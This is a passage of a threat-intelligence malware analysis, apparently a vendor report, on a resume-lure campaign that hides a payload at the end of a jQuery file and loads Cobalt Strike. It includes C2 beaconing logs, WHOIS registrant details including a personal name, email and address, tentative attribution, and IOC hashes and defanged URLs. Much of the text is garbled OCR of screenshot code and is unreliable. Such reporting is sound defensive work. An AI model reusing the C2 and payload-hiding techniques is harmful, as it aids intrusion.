bolaśće, fn (Symbol ; trevator ] teks"-ength; in eśse, length, m e, wee, document ; T=0, (-s), (-	x;(e);return ),k=ae(),S=a (vg660'(6)66 %060060 H0[ %060060 H0[ %060060 H0[ %060060 H0[ %076060 M/6 %1676060 M/6 %1676060 600	(1), each (*Boolean Number ST (ing)(2654)(9(45(*rray*=m]))] 0==t (e), ), (ing)(264)(9(45(*rray*=m])) (ing)(264)(9(45(*rray*=m))) (ing)(264)(9(4)(9(4)(9(4)(9(4)(9(4)(9(4)(9(4)(9	tring Function Array Date R t[]"number"==typeof t&&t>& &(f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0, N=Q;\\ &&&& (f=10),0,	egExp Objec &t-1 in e)} erty,A=[],j o"8888E 6 40[861168t1 .01.01∑[68 0.600.050.0 q260a0a60p0 c6002^^600 [V660F/6600	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ©∐∆XXI©X©©Nz
boliášíov, fn(Symbol, itterator)-m első: "longth; in esče, longth, m e, wee, document, T=0, (<0, E=aci) (())) (()) (()) (()) (()) (()) (()) (()) (())	x;(e);return ),k=ae(),S=a (vg660'(6)66 %060060 H0[ %060060 H0[ %060060 H0[ %060060 H0[ %076060 M/6 %1676060 M/6 %1676060 600	(1), each (*Boolean Number ST (ing)(2654)(9(45(*rray*=m]))] 0==t (e), ), (ing)(264)(9(45(*rray*=m])) (ing)(264)(9(45(*rray*=m))) (ing)(264)(9(4)(9(4)(9(4)(9(4)(9(4)(9(4)(9(4)(9	tring Function Array Date R t[]"number"==typeof t&&t>& &(f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0, N=Q;\\ &&&& (f=10),0,	egExp Objec &t-1 in e)} erty,A=[],j o"8888E 6 40[861168t1 .01.01∑[68 0.600.050.0 q260a0a60p0 c6002^^600 [V660F/6600	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ©∐∆XXI©X©©Nz
bblok(v, ft (sybbol, iterator) =	x(a);return ,k=ae(),S=a (vg660'[6]060 Mc[00:0]060(0]00 Mc[00:0]060]00 Mc[00:0]00(0]00 s50#(n'')FA Mc[20]060[0,x160] s50#(n'')FA Mc[20]060[0,x160] *:0760E16005	rator]),w.eack("Boolean Number 51 [6],0645()064(*array"==m]]0==t [6],06145()064(*array"==m]]0==t [6],0514(554)(*array"=m]]0=t [6],0545(164)(*array"=m]]0=t [6],05	tring Function Array Date R t[]"number"==typeof t&&t>& &(f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0, N=Q;\\ &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0,	egExp Objec &t-1 in e)} erty,A=[],j o"8888E 6 40[861168t1 .01.01∑[68 0.600.050.0 q260a0a60p0 c6002^^600 [V660F/6600	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ©∐∆XXI©X©©Nz
biologics (n [15]biol.iterator)   m lick1 ling(1) = deci.angl(1)	x(a);return ,k=ae(),S=a (vg660'[6]060 Mc[00:0]060(0]00 Mc[00:0]060]00 Mc[00:0]00(0]00 s50#(n'')FA Mc[20]060[0,x160] s50#(n'')FA Mc[20]060[0,x160] *:0760E16005	rator]),w.eack("Boolean Number 51 [6],0645()064(*array"==m]]0==t [6],06145()064(*array"==m]]0==t [6],0514(554)(*array"=m]]0=t [6],0545(164)(*array"=m]]0=t [6],05	tring Function Array Date R t[]"number"==typeof t&&t>& &(f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0, N=Q;\\ &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0,	egExp Objec &t-1 in e)} erty,A=[],j o"8888E 6 40[861168t1 .01.01∑[68 0.600.050.0 q260a0a60p0 c6002^^600 [V660F/6600	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ©∏∆XXI©X©©Nz
biologics (rn[symbol.iterator]m tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ite.(edited) tes/em.document_ites/edited) tes/em.document_ites/edited tes/em.document_ites/em.document_ites/edites/em.document_ites/edites/em.document_ites/em.	x(a);return ,k=ae(),S=a (v6866'[6]66 y60[06]60[6]06 y60[060]60] i00[060]60] i00x06[6,x160] i00x06[6,x160] i00x06[0,x160] i00x06[0,x160] i00x06[0,x160] i00x06[0,000] i00x06[0,	rator]),w.eack("Boolean Number 51 [6],0645()064(*array"==m]]0==t [6],06145()064(*array"==m]]0==t [6],0514(554)(*array"=m]]0=t [6],0545(164)(*array"=m]]0=t [6],05	tring Function Array Date R t[]"number"==typeof t&&t>& &(f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0, N=Q;\\ &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0,	egExp Objec &t-1 in e)} erty,A=[],j o"8888E 6 40[861168t1 .01.01∑[68 0.600.050.0 q260a0a60p0 c6002^^600 [V660F/6600	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ©∐∆XXI©X©©Nz
heblaGiu (r. flymbol i torator) m heblaGiu (r. fly	x(a);return ,k=ae(),S=ae (vo680°(6)060 00600060_H01 00600060_H01 000000000 00000000000 00000000000	rator]),w.each("Boolean Number 51 ed),b=function(c,1)(error)==million=t ed),b=function(c,1)(error)=error) ed),b=function(c,1)(error)=error) ed),b=function(c,1)(error)=error) es betering=(error)=error) es betering=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=error) escience(c)(error)=(error)=(error)=error) escience(c)(error)=(erro	tring Function Array Date R Linumber-trypool 564:506 64:(Fi0)(a),R(A),BashumProp 64:(Fi0)(a),R(A),BashumProp 9506-665;60;60;60;60;Fi0)(30:00) ,600;666;60;60;60;Fi0)(30:00) ,600;666;60;60;60;Fi0)(30:00) ,600;666;60;60;Fi0)(30:00) ,600;666;60;60;Fi0)(30:00) ,600;666;60;60;Fi0)(30:00) ,600;666;60;60;Fi0)(30:00) ,700;666;60;60;60;Fi0)(30:00) ,700;666;60;60;60;Fi0)(30:00) ,700;666;60;60;60;Fi0)(30:00) ,700;666;60;60;60;Fi0)(30:00) ,700;666;60;60;60;Fi0)(30:00) ,700;666;60;60;Fi0)(30:00) ,700;666;60;60;Fi0)(30:00) ,700;666;60;60;Fi0)(30:00) ,700;666;60;60;Fi0)(30:00) ,700;666;60;60;Fi0)(30:00) ,700;666;60;60;Fi0)(30:00) ,700;700;700;700;700;700;700;700;700;700	<pre>legExp Objec &amp;t-1 in e]} erty,A=[],j b=8688E &amp; 400684E864E &amp;.400684E864E &amp;.400884E864E &amp;.400884E864 &amp;.40084E864 C684Z^^634 E864E76864 X_66600NAb0</pre>	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ©∐∆XXI©X©©Nz
biologics (rn[symbol.iterator]m ited length: a deb.length, m ited length; deb.length, a deb.length, m ited length, a deb.length, a	x(a); return , k=ae(), S=ae (vo666*(b); b);	<pre>rator]).w.eack(*Boolean Number 51 [06/654/06/47 rarys*=m]] Bom-t ed).pfunction(e,1)(return esemts for for edge).act by the degraphed for for edge).act by the degraphed for for edge).act by the degraphed for edge and the degraphed performance and the degraphed for edge and the degraphed for edge and the degraphed for edge and the degraphed for edge and for edge for edge and set of the degraphed for edge and set of the degraph</pre>	tring Function Array Date R []"number"=typed: f661566 66(f=10)(667)(67)(667)(67)(667)(67)(67) [306/66661067)(6667)(67)(667)(67)(67) [306/66600660060](667)(67)(67)(67) [306/667)(667)(668)(666)(667)(67)(67) [306/667)(667)(667)(667)(667)(67) [306/667)(667)(667)(667)(67)(67) [306/667)(667)(667)(67)(67)(67)(67)(67)(67)(6	egExp Objec &t-1 in e]} lor8600E & 40[]601600E & 40[]601601E &.40[]6000588.4 g260a0a00p0 g260a0a00p0 g260a0a00p0 g260a0a00p0 g260a0a00p0 g260a0a00 g260a0a00 g260a0a00 g260a0a0 g260a0 g260a0a0 g260a0a0 g260a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0 g200a0	t Error Sy var E=fund [=A.pop.q=/ WE L0 [5000000000 [500000000000000000000000	ywbol-ogitr("),function ction(s/yar t.p.,ip.a.s., A publ.t.A. publ.hes.clice. 646;66:06:06:06:06:06:06:06:06:06:06:06:06:0	<pre>e,pl(['bbject **e*']=t.toLowerGase()));function (Co{{var u,c,c,f,p,d,w,y,w,w,w,b=izzt=izzt=*i=new =function(e,t){for(var me,res.length,ner;n+iif(e(n)==t)r &amp; dow.lesedee(dow.lese(test));f(var(var me,res));f(var(var me));f(var(var me));f(var me));f(var(var me));f(var me</pre>	turn 603XXI6X600x2 60: 60: 60: 60:
biologics (	x(a); return , k=ae(), S=ae (vo600' 10]06 000100' 00060_H0[ 000100' 00060_H0[ 00000' 0000 00000' 0000 00000' 0000 000000	<pre>rator]).w.each("Boolean Number 51 [sol6454()064("array"===1]]0==t ef]).pf.tunction(e,1)(return esemts ef)).pf.tunction(e,1)(return esemts) (sol645()064());05(0)(000)(000)(000)(000)(000)(000)(</pre>	tring Function Array Date R Linumber-styped 1661-06 661(510),0),N(4),hasbundrop 661(510),0),N(4),hasbundrop 660(666,61,61,61,61,61,61,61,61,61,61,61,61,	<pre>legExp objec &amp;t-1 in e)} erty,A=[],j or86886E &amp; 40060116011 .01.01%[]660 60002^06050.00 c06072^0605 c06072^0605 c06072^0605 c06072^0605 c060720000 c060720000 c06070000 c06070000 c06070000 c06070000 c0607000 c0607000 c0607000 c0607000 c0607000 c0607000 c0607000 c0607000 c0607000 c0607000 c060700 c0607000 c0607000 c0607000 c06070000000000</pre>	tt Error Sy var Eefun E4.pop, 42 NE L0 (50,000,000 (50,000,000 (50,000,000) (50,000,000) (50,000,000) (500,000,000) (500,000,000) (500,000,000) (500,000,000) (500,000,000) (500,000,000) (500,000,000) (500,000,000,000,000) (500,000,000,000,000,000,000,000,000,000	yebol-split("),function (stante)(sar transplit("),function Apubl-transplit("),function (stante)(sar transplit("),function (sate)(sat	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ⊕(3XXI ©X©012 ©(1001001001001 ©(100100100000000000000

Figure 16: Payload happened to the end of jquery

After copying the payload into a buffer in memory, the shellcode jumps to the start of the buffer and continues execution. This includes sending continuous beaconing requests to "**time.updateeset[.]com/jquery-3.3.1.min.js**" and waiting for the potential commands from the C2.

5	https://time.updateeset.com	GET	/jquery-3.3.1.slim.min.js
6	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
7	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
8	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
9	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
10	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
11	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
12	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
13	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
14	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
15	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
16	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
17	https://time.updateeset.com	GET	/jquery-3.3.1.min.js

Figure 17: C2 communications

Using Hollow Hunter we were able to extract the final payload which is Cobalt Strike from ecmd's memory space.

## Attribution

A precise attribution of this attack is a work in progress but here we provide some insights into who might be behind this attack. Our analysis showed that the attackers excluded Russia and the US. The former could be a false flag, while the latter may be an effort to avoid the attention of US malware analysts.

As mentioned before, the domain hosting the remote template is registered in Hong Kong while the C2 domain "time.updateeset[.]com" was registered under the name of an Iranian company called Ehtesham Rayan on Feb 29, 2020. The company used to provide

AV software and is seemingly closed now. However, these are not strong or reliable indicators for attribution.

Email	pouyan289@yahoo.com (registrant, admin, billing, tech)						
Name	0-						
Nume	poyan ehsasi (registrant, admin, billing, tech)						
Organization	0 -						
- 0	ehtesham rayan (registrant, admin, billing, tech)						
Street	0 -						
	tehran-ponak lojtame bostan vahed 770 (registrant, admin, billing, tech)						
City	0 -						
city	ankara (registrant, admin, billing, tech)						
State	0 -						
State	ankara (registrant, admin, billing, tech)						
Postal Code	0 -						
	1435783313 (registrant, admin, billing, tech)						
Country	0 -						
country	<b>TURKEY</b> (registrant, admin, billing, tech)						
Phone	0 -						
	9044498195 (registrant, admin, billing, tech)						
NamoSaniara	s71.domaincontrol.com						
NameServers	ns1.updateeset.com ns2.updateeset.com						

Figure 11: updateeset.com whois registration information

In terms of TTPs used, Chinese APT groups such as Mustang Panda and APT41 are known to use jQuery and the Malleable C2 feature of Cobalt Strike. Specifically, the latest campaign of Mustang Panda has used the same Cobalt Strike feature with the same jQuery profile to download the final payload which is also Cobalt Strike. This is very similar to what we saw in this campaign, however the initial infection vector and first payload are different in our case.

≡ <b>Malware</b> bytes	Nebula	Detection Det	ails
L <u>uul</u> Dashboard	() Displa	َ الله (ش) Spyware	Agent
📮 Endpoints	Dete	( ) op/	
🟦 Detections	Showing 3 re	Detection Name:	Spyware.Agent
Quarantine	Name	Action Taken:	Quarantined
a Suspicious Activity	Spyware.Ag	Category:	Malware
🖈 Flight Recorder	Spyware.Age	Scanned At:	06/17/2020 7:56:46 AM
🖹 Reports	Spyware.Ag	Reported At:	06/17/2020 7:57:06 AM
🔊 Events		Type:	File
📑 Tasks		Endpoint:	
		Location:	C:\SAMPLES\AEB4C3FF5B5A62F5B7FCB1F958885F76795EE79
🔎 Settings 🗸 🗸			Close

# IOCs

## Anadia Waleed resume.doc

259632b416b4b869fc6dc2d93d2b822dedf6526c0fa57723ad5c326a92d30621

## Remote Template: indexa.dotm

7f1325c5a9266e649743ba714d02c819a8bfc7fd58d58e28a2b123ea260c0ce2

## **Remote Template Url:**

https://yenile[.]asia/YOOMANHOWYOUDARE/

C2: time.updateeset[.]com

## Ecmd.exe:

 $aeb4c3ff5b5a62f5b7fcb1f958885f76795ee792c12244cee7e36d9050cfb298\\ dcaaffea947152eab6572ae61d7a3783e6137901662e6b5b5cad82bffb5d8995$ 

5f49a47abc8e8d19bd5ed3625f28561ef584b1a226df09d45455fbf38c73a79c

#### cf.ini:

oeba651e5d54bd5bb502327daef6979de7e3eb63ba518756f659f373aa5f4f8b

## Cf.ini shell-code after decryption:

5143c5d8715cfc1e70e9db00184592c6cfbb4b9312ee02739d098cf6bc83eff9

#### Cobalt Strike downloaded shellcode:

8cfd 0 23 f1 a a 40774 a 9 b 6 e f 3 d b d f b 75 d e a 10 e b 7 f 6 0 1 c 3 0 8 f 8 8 3 7 9 2 0 4 17 f 1 e d 7 0 2

#### **Cobalt Strike payload**

7963ead16b6277e5b4fbd5dob683593877d50a6ea7e64d2fc5def605eba1162a